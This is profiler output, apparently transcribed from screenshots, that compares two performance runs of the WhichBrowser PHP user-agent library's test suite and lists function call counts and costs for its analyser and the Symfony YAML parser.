
Flat Profile

Search: (No Grouping)

Incl.	Self	Called	Function	Loca
105.64	0.01	(0)	{main}	runr
105.62	0.06	1	WhichBrowser\Testrunner:...	Test
105.56	0.43	195	WhichBrowser\Testrunner:...	Test
87.16	1.62	4 178	<cycle 2>	(unk
83.11	0.86	4 185	WhichBrowser\Analyser->...	Hea
78.21	0.17	4 171	WhichBrowser\Analyser->...	Hea
77.99	1.50	4 171	WhichBrowser\Analyser\H...	Use
22.76	1.04	4 171	WhichBrowser\Analyser\H...	Dev
22.63	4.44	4 171	WhichBrowser\Analyser\H...	Bro
19.78	0.08	195	Symfony\Component\Yaml...	Yam
19.70	2.70	4 254	Symfony\Component\Yaml...	Par
15.42	0.87	4 171	WhichBrowser\Analyser\H...	Mok
12.47	0.42	10 571	WhichBrowser\Data\Devic...	Dev
12.33	2.33	4 171	WhichBrowser\Analyser\H...	Os,p
11.89	3.35	10 240	WhichBrowser\Data\Devic...	Dev
11.73	0.38	8 138	Symfony\Component\Yaml...	Par
11.42	0.65	16 276	Symfony\Component\Yaml...	Inlin
10.52	2.16	4 171	WhichBrowser\Analyser\H...	Bot.
10.23	2.89	18 425	Symfony\Component\Yaml...	Inlin
8.66	7.58	4 171	WhichBrowser\Analyser\H...	Bro
8.62	5.54	94 807	Symfony\Component\Yaml...	Inlin
8.33	7.28	4 171	WhichBrowser\Data\Bots::i...	Bot
7.13	0.10	1 194	WhichBrowser\Analyser\H...	Mok
7.03	1.73	4 171	WhichBrowser\Analyser\H...	Mok
6.47	6.01	10 934	WhichBrowser\Data\Devic...	Dev
5.12	1.02	4 171	WhichBrowser\Analyser\H...	App
5.09	0.22	4 171	WhichBrowser\Analyser\H...	Mok
4.47	0.03	2 102	WhichBrowser\Analyser\H...	Mok
3.84	1.68	56 243	WhichBrowser\Model\Main...	Main
3.56	3.15	4 171	WhichBrowser\Analyser\H...	App
3.33	0.48	4 185	WhichBrowser\Analyser->...	Ana
3.25	1.09	4 171	WhichBrowser\Analyser\H...	Tele
3.12	1.53	4 059	Symfony\Component\Yaml...	Par
2.78	2.59	4 171	WhichBrowser\Analyser\H...	Os,p
2.71	0.00	119	WhichBrowser\Analyser->...	Hea
2.28	0.68	4 171	WhichBrowser\Analyser\H...	Os,p
2.17	2.03	61 540	WhichBrowser\Data\Devic...	Dev
2.15	0.05	1 641	WhichBrowser\Analyser\H...	Mok
2.11	0.00	527	WhichBrowser\Data\Devic...	Dev

### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.72	1.92	1	4 171	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
29.11	1.32	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
28.94	5.68	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
19.71	1.12	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
15.76	2.98	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
15.70	0.53	4-7 (6)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
14.90	4.20	5-9 (8)	10 075	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
13.46	2.76	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
11.07	9.69	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingBrowsers (Browser.php)
10.66	9.31	3	4 171	WhichBrowser\Data\Bots::identify (Bots.php)
9.11	0.13	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
8.98	2.21	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.php)
8.05	7.48	4-10 (9)	10 736	WhichBrowser\Data\DeviceModels::cleanup (DeviceModels.php)
6.54	1.30	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)
6.50	0.28	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile.ph...
5.71	0.04	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
4.56	4.03	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingApplications (Application...




Flat Profile

Search: (No Grouping)

Incl.	Self	Called	Function	Local
104.43	0.05	(0)	{main}	runr
104.37	0.11	1	WhichBrowser\Testrunner:...	Test
104.25	0.73	196	WhichBrowser\Testrunner:...	Test
65.93	2.66	4 227	<cycle 2>	(unk
59.56	1.28	4 234	WhichBrowser\Analyser->...	Hea
54.49	0.24	4 220	WhichBrowser\Analyser->...	Hea
54.20	1.78	4 220	WhichBrowser\Analyser\H...	User
35.49	0.14	196	Symfony\Component\Yaml...	Yam
35.34	5.68	4 304	Symfony\Component\Yaml...	Pars
20.68	1.28	4 220	WhichBrowser\Analyser\H...	Dev
19.21	0.88	12 355	Symfony\Component\Yaml...	Pars
18.48	1.42	24 710	Symfony\Component\Yaml...	Inlin
15.45	4.31	18 663	Symfony\Component\Yaml...	Inlin
14.55	9.01	104 265	Symfony\Component\Yaml...	Inlin
13.55	2.59	4 220	WhichBrowser\Analyser\H...	Bro
13.06	1.05	4 220	WhichBrowser\Analyser\H...	Mo
11.42	0.51	6 611	WhichBrowser\Data\Devic...	Dev
11.19	2.11	4 220	WhichBrowser\Analyser\H...	Os.p
10.68	3.14	6 276	WhichBrowser\Data\Devic...	Dev
7.15	1.18	4 220	WhichBrowser\Analyser\H...	Mo
6.03	0.05	1 056	WhichBrowser\Analyser\H...	Mo
5.87	2.84	4 108	Symfony\Component\Yaml...	Pars
5.11	0.72	4 234	WhichBrowser\Analyser->...	Ana
4.85	4.49	7 003	WhichBrowser\Data\Devic...	Dev
4.40	0.07	584	WhichBrowser\Analyser\H...	Mo
4.35	1.87	40 908	WhichBrowser\Model\Main...	Mair
3.78	1.45	4 220	WhichBrowser\Analyser\H...	Tele
3.21	0.14	560	WhichBrowser\Data\Devic...	Dev
3.08	0.80	4 220	WhichBrowser\Analyser\H...	Os.p
2.93	0.98	4 220	WhichBrowser\Analyser\H...	Bro
2.85	2.66	57 546	WhichBrowser\Data\Devic...	Dev
2.57	2.47	35 412	Symfony\Component\Yaml...	Inlin
2.51	0.51	4 220	WhichBrowser\Analyser\H...	Bro
2.48	0.06	1 339	WhichBrowser\Analyser\H...	Mo
2.46	2.01	19 744	Symfony\Component\Yaml...	Inlin
2.44	0.33	4 220	WhichBrowser\Analyser\H...	App
2.44	0.45	4 108	WhichBrowser\Model\Main...	Mair
2.36	0.94	40 908	php::call_user_func_array:...	php:
0.17	0.24	4 234	WhichBrowser\Analyser->...	Dev

